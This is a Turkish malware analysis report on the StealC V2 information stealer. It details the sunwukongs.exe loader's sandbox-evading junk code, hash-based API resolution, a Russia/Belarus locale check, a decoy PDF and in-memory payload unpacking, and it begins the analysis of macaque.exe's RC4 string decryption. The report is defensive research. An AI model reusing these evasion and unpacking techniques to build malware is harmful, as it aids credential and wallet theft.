

STEALC V2

TEKNİK ANALİZ RAPORU


ZAYOTEM

ZARARLI YAZILIM ÖNLEME VE TERSİNE MÜHENDİSLİK

İçindekiler

İÇİNDEKİLER.....	i
AKIŞ ŞEMASI	ii
ÖN BAKIŞ	3
SUNWUKONGS.EXE ANALİZİ	4
STATİK ANALİZ	4
DİNAMİK ANALİZ	8
MACAQUE.EXE ANALİZİ	12
STATİK ANALİZ	12
DİNAMİK ANALİZ	13
DECRED.EXE ANALİZİ.....	31
STATİK ANALİZ	31
DİNAMİK ANALİZ	32
DECREDCLIPPER.EXE ANALİZİ	34
STATİK ANALİZ	34
DİNAMİK ANALİZ	36
YARA KURALI	39
MITRE ATTACK TABLE	43
ÇÖZÜM ÖNERİLERİ.....	44
HAZIRLAYAN	45

Akış Şeması



Ön Bakış

StealC, ilk olarak **9 Ocak 2023'ten** bu yana yaygın şekilde kullanılan, bilgi hırsızı (information stealing) odaklı bir zararlı yazılım ailesidir. Geliştiricisi Plymouth'a göre StealC geliştirilirken **Vidar, Raccoon, Mars ve Redline** gibi popüler zararlılar temel alınmıştır.

Gizlilik odaklı tasarımı, modüler yapısı ve esnek kullanım senaryoları ile kısa sürede popüler olmuştur. **Mart 2025'te** yayınlanan **StealC V2**, bu ailenin en kapsamlı sürümüdür. StealC V2, **JSON** tabanlı bir ağ iletişim protokolü kullanmakta ve güncel varyantları **RC4** şifreleme kullanarak statik imza tabanlı tespit mekanizmalarından kaçınmasını kolaylaştırmaktadır.

Yenilenen kontrol paneli, tehdit aktörlerinin zararlı kampanyalarını; coğrafi konum, donanım kimliği (**HWID**) ve kurulu yazılımlar gibi kriterlere göre özelleştirmesine imkan sağlamaktadır.

StealC V1, tarayıcı veri tabanlarını yerel olarak işlemek amacıyla C2 sunucusundan sqllite.dll / sqllite3.dll gibi üçüncü parti kütüphaneler kullanırken **V2**, sürümünde bu davranış tamamen kaldırılmıştır.

Bu kötü amaçlı yazılım, virüs bulaşmış bilgisayarların;

- Web tarayıcılarına ait oturum verileri ve kaydedilen kimlik bilgilerine,
- Kripto cüzdanlarına,
- Steam hesap verilerine,
- Sistemdeki belirli dosya ve belgelere erişmektedir.

sunwukongs.exe Analizi


Adı	sunwukongs.exe
MD5	1a130a9975c3f5ad8977a58fbfe06e18
SHA256	711199755fc55ac8185e64fe03bcc07aade1d449bd30e4bf7b898436d6eb3685
Dosya Türü	PE32/EXE

Statik Analiz

Property	Value
File Name	C:\Users\ \Desktop\sunwukongs.exe
File Type	Portable Executable 32
File Info	No match found.
File Size	1.08 MB (1128128 bytes)
PE Size	1.07 MB (1118208 bytes)
Created	Monday 11 May 2026, 11.51.30
Modified	Monday 11 May 2026, 18.50.36
Accessed	Sunday 24 May 2026, 01.07.34
MD5	1A130A9975C3F5AD8977A58FBFE06E18
SHA-1	EC1875F605E5856AB101BFBDB4BDBB29733FC366
Property	Value
CompanyName	Larson LLC
FileDescription	mobile program - Expert Edition
FileVersion	4.11.2414.406
InternalName	mobileprogram.exe
LegalCopyright	© 2013 Larson LLC. All rights reserved.
LegalTrademarks	mobile program and the mobile program logo are trademarks o...
OriginalFilename	mobileprogram_client.exe
ProductName	mobile program
ProductVersion	4.11.2414.406

Şekil 1- CFF Explorer Çıktısı

CFF Explorer analizi sonucunda, incelenen zararlı yazılımın **Portable Executable 32-bit** formatında olduğu görülmektedir. Dosyanın toplam boyutu **1.08 MB** olarak tespit edilmiş olup, belirgin bir derleyici veya paketleyici imzasına rastlanmamıştır.




Şekil 2- DIE Çıktısı

Detect It Easy aracıyla yapılan analizde zararlı yazılımın Windows Vista ve üzeri sistemlerle uyumlu olduğu, Windows Authenticode ile dijital olarak imzalanmış görüldüğü ve yüksek entropili bir overlay içerdiği tespit edilmiştir. Bu bulgular dosyanın custom bir paketleyici/koruyucu ile paketlenmesine işaret etmektedir.

Offset	Size	Entropy	Status	Name
00111000	000026c0	7.56246	packed	Overlay
00000000	00000400	1.56269	not packed	PE Header
00000400	00019800	5.69200	not packed	Section(0) ['.text']
00019c00	00003600	5.61384	not packed	Section(1) ['.rdata']
0001a200	0000d000	7.99307	packed	Section(2) ['.data']
000bae00	00001000	4.75585	not packed	Section(3) ['.data']
000bbe00	00003600	6.58682	packed	Section(4) ['.rsrc']
0010f400	00001c00	5.93486	not packed	Section(5) ['.reloc']

Şekil 3- Entropi Değeri

Yürütülebilir dosyanın %95 oranında paketlenmiş olduğu görülmektedir. Genel dosya entropisi: **7,65883'tür**. Bu değer 8'e çok yakın olduğu için dosya yüksek oranda paketlenmiştir.



Şekil 4- Start Fonksiyonu

Zararlı yazılımın **start** fonksiyonu statik olarak incelendiğinde **sub_417BD4** fonksiyonunun 6 kere yerleştirildiği ve ana akışta toplam 5 kez çağrıldığı tespit edilmiştir.

```
1 int sub_417BD4()
2 {
3     int v0; // esi
4     unsigned int v1; // eax
5     int result; // eax
6
7     if ( !dword_4B95F0 )
8         sub_401000();
9     v0 = 5;
10    do
11    {
12        v1 = sub_401081();
13        result = off_4B9600[v1 % 3357]();
14        --v0;
15    }
16    while ( v0 );
17    return result;
18 }
```

Şekil 5- sub_417BD4 Fonksiyonu Pseudocode

Bu fonksiyonun zararlı yazılımı dinamik analiz ortamlarından (Sandbox) gizlenmek amacıyla tasarlanmış **Junk Code Execution** rutini olduğu tespit edilmiştir. Seedleme işleminden sonra **sub_401081** ile pozitif rastgele bir sayı üretilmekte ve bu sayının 3357'ye göre modu alınarak indeks değeri hesaplanmaktadır. Hesaplanan bu değer kullanılarak **off_4B9600** adresinde bulunan 3357 adet junk code arasından rastgele biri seçilmekte ve **do-while** döngüsü ile 5 kere çalıştırılmaktadır. Zararlı yazılım bu sayede dinamik analiz ortamlarının zaman limitlerini tüketmeyi hedefler.

```

.data:004B95F4                ; sub_401000+191w
.data:004B95F8 dword_4B95F8 dd 0                ; DATA XREF: sub_401000+231w
.data:004B95F8                ; sub_4010441r ...
.data:004B95FC dword_4B95FC dd 0                ; DATA XREF: sub_401000+2D1w
.data:004B95FC                ; sub_401044+51r ...
.data:004B9600 off_4B9600 dd offset sub_40108C    ; DATA XREF: sub_417BD4+251o
.data:004B9604 dd offset sub_4010A3
.data:004B9608 dd offset sub_4010C4
.data:004B960C dd offset sub_4010E5
.data:004B9610 dd offset sub_4010FC
.data:004B9614 dd offset sub_401117
.data:004B9618 dd offset sub_40113E
.data:004B961C dd offset sub_40115C
.data:004B9620 dd offset sub_40116E
.data:004B9624 dd offset sub_40117F
.data:004B9628 dd offset sub_401194
.data:004B962C dd offset sub_4011AF
.data:004B9630 dd offset sub_4011D2
.data:004B9634 dd offset sub_4011ED
.data:004B9638 dd offset sub_401200
.data:004B963C dd offset sub_40121A
.data:004B9640 dd offset sub_401233
.data:004B9644 dd offset sub_40124B
.data:004B9648 dd offset sub_401264
.data:004B964C dd offset sub_401278
.data:004B9650 dd offset sub_4012A5
.data:004B9654 dd offset sub_4012BD
.data:004B9658 dd offset sub_4012DB
.data:004B965C dd offset sub_4012EC
.data:004B9660 dd offset sub_401305

```

Şekil 6- Rastgele Çağrılan Fonksiyonlar

Görselde, **off_4B9600** adresinde bulunan ve zararlı yazılımın Junk Code Execution rutinde rastgele seçim yapmak için kullandığı 3357 adet alt fonksiyon (sub_...) adresinin bir bölümü görülmektedir.

Dinamik Analiz

0041A0DB	68 C81ADBAF	push AFD81AC8	
0041A0E0	56	push esi	
0041A0E1	E8 EAFCEFFF	call sunwukongs.419000	
0041A0E6	68 B6A530AB	push AB30A5B6	
0041A0E9	56	push esi	
0041A0EC	8BF8	mov edi, eax	edi:ValueFormatter+10
0041A0EE	E8 DDCEFFFF	call sunwukongs.419000	eax:GetUserDefaultLCID
0041A0F3	83C4 10	add esp, 10	
0041A0F6	8BD8	mov ebx, eax	eax:GetUserDefaultLCID
0041A0F8	85FF	test edi, edi	edi:ValueFormatter+10
0041A0FA	74 0F84 8F000000	jle sunwukongs.41A18F	
0041A100	85DB	test ebx, ebx	

Şekil 7- Dynamic API Resolving

Zararlı yazılım, antivirüslerin statik tarama motorlarını atlatmak ve **Import Address Table (IAT)** bağımlılığını azaltmak için **Dynamic API Resolving** tekniğini kullanmaktadır. Bu doğrultuda çağıracağı API'lerin isimlerini açıkça saklamak yerine hash değerlerini barındırır ve runtime esnasında bellekteki DLL'lerin içerisindeki isimlerden ürettiği dinamik hash'ler ile elindeki hedef hash değerlerini karşılaştırarak ilgili API adreslerini çözümlemektedir.

GetUserDefaultLCID	FindResourceW	LoadResource	LockResource
SizeOfResource	GetTempPathW	CreateFileW	WriteFile
CloseHandle	LoadLibraryW	FreeLibrary	VirtualAlloc
VirtualFree	LoadLibraryA		

Tablo 1- Çözümlenen Stringler

0041A11F	FFD3	CALL EBX	ebx: GetLocaleInfoW
0041A121	85C0	TEST EAX, EAX	
0041A122	7E 29	JL 0041A14E	Geolocation Check RU&BY
0041A125	33F6	XOR ESI, ESI	
0041A127	66:0F1F8400 00000000	NOP WORD PTR DS:[EAX+EAX], AX	
0041A130	FF34B5 00F04100	PUSH DWORD PTR DS:[ESI*4+41F000]	
0041A137	8D424 14	LEA EAX, DWORD PTR SS:[ESP+14]	ESI*4+41F000:&L"RU"
0041A138	50	PUSH EAX	
0041A13C	E8 FFFAFFFF	CALL Sunwukongs.419C40	
0041A141	83C4 08	ADD ESP, 8	
0041A144	85C0	TEST EAX, EAX	
0041A146	74 50	JL 0041A198	
0041A148	46	INC ESI	
0041A149	83FE 02	CMP ESI, 2	
0041A14C	7C E2	JL 0041A130	
0041A14E	6A 04	PUSH 4	
0041A150	8D424 14	LEA EAX, DWORD PTR SS:[ESP+14]	
0041A154	50	PUSH EAX	
0041A155	6A 59	PUSH 59	
0041A157	57	PUSH EDI	
0041A158	FFD3	CALL EBX	ebx: GetLocaleInfoW
0041A15A	85C0	TEST EAX, EAX	
0041A15C	7E 20	JL 0041A17E	Language Check ru&be
0041A15E	33F6	XOR ESI, ESI	
0041A160	FF34B5 00F04100	PUSH DWORD PTR DS:[ESI*4+41F008]	
0041A167	8D424 14	LEA EAX, DWORD PTR SS:[ESP+14]	ESI*4+41F008:&L"ru"
0041A168	50	PUSH EAX	
0041A16C	E8 CFFAFFFF	CALL Sunwukongs.419C40	
0041A171	83C4 08	ADD ESP, 8	
0041A174	85C0	TEST EAX, EAX	
0041A176	74 20	JL 0041A198	
0041A178	46	INC ESI	
0041A179	83FE 02	CMP ESI, 2	
0041A17C	7C E2	JL 0041A160	
0041A17E	33C0	XOR EAX, EAX	
0041A180	3B3C85 00804100	CMP EDI, DWORD PTR DS:[EAX*4+418000]	EAX*4+418000: ValidateHeap+152C

Şekil 8- Bölge ve Dil Kontrolü

Zararlı yazılım, hedef sistemin lokasyonunu doğrulamak için **GetUserDefaultLCID** ve **GetLocaleInfoW** API'lerini kullanarak bölge ve dil kontrolü gerçekleştirmektedir.

Bölge	Dil
Rusya	Rusça
Belarus	Belarusça

Tablo 2- Dil Kontrolü Yapılan Ülkeler

00419A4D	8D4424 3C	lea eax,dword ptr ss:[esp+3C]	[esp+3C]:CloseHandle
00419A51	50	push eax	eax:L"C:\Users\ \\AppData\\Local\\Temp\\"
00419A52	E9 79020000	call sunwukongs.419C00	
00419A57	8D4424 40	lea eax,dword ptr ss:[esp+40]	
00419A5B	68 41B04100	push sunwukongs.41B044	41B044:L"NdMIkcfv.pdf"
00419A60	50	push eax	eax:L"C:\Users\ \\AppData\\Local\\Temp\\"
00419A61	E9 2A020000	call sunwukongs.419C90	
00419A66	83C4 10	add esp,10	
00419A69	8D4424 38	lea eax,dword ptr ss:[esp+38]	[esp+38]:FreeLibrary
00419A6D	33DB	xor ebx,ebx	ebx:CreateFileW
00419A6F	53	push ebx	

Şekil 9- Temp Klasöründe Oluşturulan Pdf Dosyası

Zararlı yazılım, **CreateFileW** API'si kullanarak **temp** klasörüne **"NdMIkcfv.pdf"** adında PDF oluşturmaktadır.

00419B56	8B4424 34	mov eax,dword ptr ss:[esp+34]	eax:ShellExecuteW, [esp+34]:CreateFileW
00419B5A	6A 01	push 1	
00419B5C	8D8C24 44020000	lea ecx,dword ptr ss:[esp+244]	ecx:L"C:\Users\ \\AppData\\Local\\Temp\\NdMIkcfv.pdf"
00419B63	51	push ecx	
00419B64	6A 00	push 0	
00419B66	8D4C24 44	lea ecx,dword ptr ss:[esp+44]	[esp+44]:ShellExecuteW
00419B6A	51	push ecx	ecx:L"C:\Users\ \\AppData\\Local\\Temp\\NdMIkcfv.pdf"
00419B6B	68 78B04100	push sunwukongs.41B078	41B078:L"open"
00419B70	6A 00	push 0	
00419B72	FFD0	call eax	eax:ShellExecuteW
00419B74	57	push edi	
00419B75	8BF0	mov esi,eax	eax:ShellExecuteW
00419B77	FF5424 30	call dword ptr ss:[esp+30]	[esp+30]:SizeofResource
00419B7B	83FE 20	cmp esi,20	20:
00419B7E	0F8E 35FFFFFF	jle sunwukongs.419A89	
00419B84	5F	pop edi	
00419B85	5E	pop esi	
00419B86	5D	pop ebp	
00419B87	B8 01000000	mov eax,1	eax:ShellExecuteW
00419B8C	5B	pop ebx	
00419B8D	81C4 38040000	add esp,438	
00419B93	C3	ret	

Şekil 10- ShellExecuteW Çağrısı ile PDF Açma

Ardından **ShellExecuteW** API çağrısı yapılarak oluşturulan pdf dosyası açılmaktadır.

0041A1F1	FFD3	call ebx	ebx:VirtualAlloc
0041A1F3	8BF0	mov esi,eax	
0041A1F5	85F6	test esi,esi	
0041A1F7	74 38	je sunwukongs.41A231	
0041A1F9	68 00980900	push 99800	
0041A1FE	68 10F14100	push sunwukongs.41F110	
0041A203	56	push esi	
0041A204	E8 17FBFFFF	call sunwukongs.419D20	

Şekil 11- VirtualAlloc API Çağrısı

Daha sonra **VirtualAlloc** API çağrısıyla zararlı kod enjekte etmek için kendine alan ayırmaktadır.

```

00419D1F CC int3
00419D20 mov eax,dword ptr ss:[esp+4]
00419D24 mov ecx,dword ptr ss:[esp+C]
00419D28 push esi
00419D29 mov esi,dword ptr ss:[esp+C]
00419D2D push edi
00419D2E mov edi,eax
00419D30 rep movsb
00419D32 pop edi
00419D34 pop esi
00419D36 ret

```

[esp+04]:ValidateHeap
[esp+0C]:ValidateHeap
esi:ValidateHeap+9EC
edi:VirtualFree
edi:VirtualFree
edi:VirtualFree
esi:ValidateHeap+9EC

.text:00419D34 sunwukongs.exe:\$19D34 #19134

Address	Hex	ASCII
03EC0000	DA 86 57 03 38 11 1E 68 7C 39 62 89 EB C8 D1 88	U.W...h9b.eEN.
03EC0010	DF 1A 46 87 90 97 08 25 E7 96 DE 7F FB 69 3B 44	8.F...%C.D.U;D
03EC0020	06 D8 B9 88 EC 21 89 68 A9 41 4C D6 FB 2C 4F 7C	.0'.11.hMALOU,O
03EC0030	33 C1 36 A3 5C E2 9C FC 25 3D E3 83 A4 2D CF DE	3AGI.a.Um-A.+Ip
03EC0040	AF 14 98 54 AA 8A 52 5F DF 6A B1 26 B1 BE 83 D9	.T.R.Djstak.u
03EC0050	0C 45 BE 9A 68 DD BC 0C ED 26 CA 5B 00 4F 2C B1	.E.hYA1aE[.O.±
03EC0060	2D 28 27 9F D0 81 BE DF C5 C7 05 EA 03 4A 83 4E	+'.D.%BAC.e.J.N
03EC0070	70 EF 5D C0 48 92 AD EF 50 66 94 78 35 73 88	p]Ah..1Pf.xuS.
03EC0080	65 20 A5 A6 AA 5D 5E 1F 76 18 8F 62 20 33 5B 61	e'.A'.V.b3[a
03EC0090	F0 34 FE 9D 68 65 F3 FF D4 47 64 D9 D7 85 16 AB	04p.heoy0GduX..«
03EC00A0	3D 08 43 85 BD DA E2 0F 69 CB 5A BC 27 4F C2 9F	=.G.xUA.1E2N'0A.
03EC00B0	FB 71 F4 CC D5 50 CC 16 75 8A 70 D7 71 50 97 A6	0q0I0P1.u.pxpP.
03EC00C0	49 60 48 2B 50 C9 47 DF 52 0A 11 87 35 92 85 FA	I H+PEGBA...5..U
03EC00D0	C0 59 64 B0 CE E0 7D 76 46 7D 90 A4 97 0F CC 19	Ayd'ia)vFj..M..I.
03EC00E0	F1 CA 0C BB EA FA 0E D9 38 37 F4 AC 1E 68 C2 E7	hE'.eu.U;70~.hAç
03EC00F0	7C E6 CD 5B 02 2B C1 DC 14 34 C6 A1 70 55 58 77	leTt.(AU..4Eip&W
03EC0100	5C FF 74 4F 74 C6 CF 0E 00 0A 00 00 00 00 00 00	AS&E&W

Şekil 12- Ayrılan Alana Zararlı Payload Yazdırma

Zararlı yazılım, **pop esi** talimatıyla ayırdığı alana zararlı payload yazdırmaktadır.

```

0041A20E 68 10F04100 push sunwukongs.41F010
0041A213 68 00980900 push 99800
0041A218 56 push esi
0041A219 E8 12E6FFFF call sunwukongs.418830
0041A21E 56 push esi
0041A21F E8 1C000000 call sunwukongs.41A240
0041A224 83C4 20 add esp,20
0041A227 68 00800000 push 8000
0041A22C 6A 00 push 0
0041A22E 56 push esi
0041A22F FFD7 call edi
0041A231 5F pop edi
0041A232 5B pop ebx
0041A233 5E pop esi
0041A234 C3 ret

```

esi=03EC0000

.text:0041A21E sunwukongs.exe:\$1A21E #1961E

Address	Hex	ASCII
03EC0000	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ.....yy..
03EC0010	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00	@.....
03EC0020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
03EC0030	00 00 00 00 00 00 00 00 00 00 00 00 F0 00 00 00	ð....
03EC0040	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	..°.!.LI!Th
03EC0050	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
03EC0060	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
03EC0070	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00	mode....\$.....
03EC0080	14 17 81 17 50 76 EF 44 50 76 EF 44 50 76 EF 44	...PvIDPvIDPvID
03EC0090	29 F7 EC 45 5C 76 EF 44 29 F7 EA 45 E6 76 EF 44	)=IEvID)=EEvID
03EC00A0	29 F7 EB 45 47 76 EF 44 D7 F7 EC 45 46 76 EF 44	)=EGvIDxyIEFvID
03EC00B0	D7 FF EB 45 41 76 EF 44 D7 FF EA 45 02 76 EF 44	xyeAvIDxye.vID
03EC00C0	29 F7 EE 45 53 76 EF 44 50 76 EE 44 28 76 EF 44	)=IESvIDPvID+vID
03EC00D0	C9 FF E6 45 5F 76 EF 44 C9 FF ED 45 51 76 EF 44	EyaE_vIDEyIEQvID
03EC00E0	52 69 63 68 50 76 EF 44 00 00 00 00 00 00 00 00	RichPvID.....
03EC00F0	00 45 00 00 4C 01 05 00 BB 02 EA 69 00 00 00 00	PE..L...».eI....
03EC0100	00 00 00 00 50 00 02 01 08 01 05 2C 00 5A 05 00	7

Command:

Şekil 13- PE Formatına Çevirme

sub_418830 fonksiyonu ile zararlı payload PE formatına çevrilmektedir. Döküm, hafıza haritasında takip edilip exe formatında kaydedilmiştir. Kaydedilen .exe dosyası statik ve dinamik olarak incelenmiştir.

macaque.exe Analizi

Adı	macaque.exe
MD5	da844767e3eace685b2f4bfa4fc0ded0
SHA256	2e38987f257d65e20a029b06ff8601c3f4ad47d60158b960eda2767d8068c770
Dosya Türü	PE32/EXE

Statik Analiz

▼ PE32		
Operation system: Windows(Vista)[I386, 32-bit, GUI]	S	?
Linker: Microsoft Linker(14.36.35225)	S	?
Compiler: Microsoft Visual C/C++ (19.36.35225)[LTCG/C++]	S	?
Language: C++	S	?
Tool: Visual Studio(2022, v17.6)	S	?
▼ Overlay: Binary[Offset=0x00099800,Size=0x0800]		
Unknown: Unknown	S	?

Şekil 14- DIE Çıktısı

DIE analizi sonucunda dosyanın Windows Vista uyumlu, 32-bit bir PE ve 0x800 (2 KB) boyutunda bir overlay içerdiği görülmektedir.

Offset	Size	Entropy	Status	Name
00000000	00000400	2.73029	not packed	PE Header
00000400	00055a00	6.68945	packed	Section(0) ['.text']
00055a00	00013800	5.42261	not packed	Section(1) ['.rdata']
00069600	0002b800	5.34348	not packed	Section(2) ['.data']
00094e00	00000200	0.00282	not packed	Section(3) ['.fptable']
00095000	00004800	6.66077	packed	Section(4) ['.reloc']
00099800	00000800	0.00070	not packed	Overlay

Şekil 15- Entropi Değeri

Dosyanın toplam boyutu **616.00 KB** olarak tespit edilmiştir. Yapılan statik analizde herhangi bir paketleyici imzasına rastlanmamış olup yazılımın **Microsoft Visual C/C++ (Visual Studio 2022)** ortamında derlendiği belirlenmiştir.

Dinamik Analiz

Zararlı yazılım çalıştırıldığında sabit RC4 anahtarı ile **Base64+RC4** algoritmasıyla şifreli metinleri çözmektedir.

00445C7B	8D4D E4	lea ecx, dword ptr ss:[ebp-1C]	[ebp-1C]: "K9b4kkcwXonN/1Hs"
00445C7E	E8 2FC2FBFF	call macaque.401EB2	[ebp-1C]: "K9b4kkcwXonN/1Hs"
00445C83	8D55 E4	lea edx, dword ptr ss:[ebp-1C]	[ebp-1C]: "K9b4kkcwXonN/1Hs"
00445C86	8D4D CC	lea ecx, dword ptr ss:[ebp-34]	
00445C89	E8 43CFFFFF	call macaque.4428D4	
00445C8E	50	push eax	
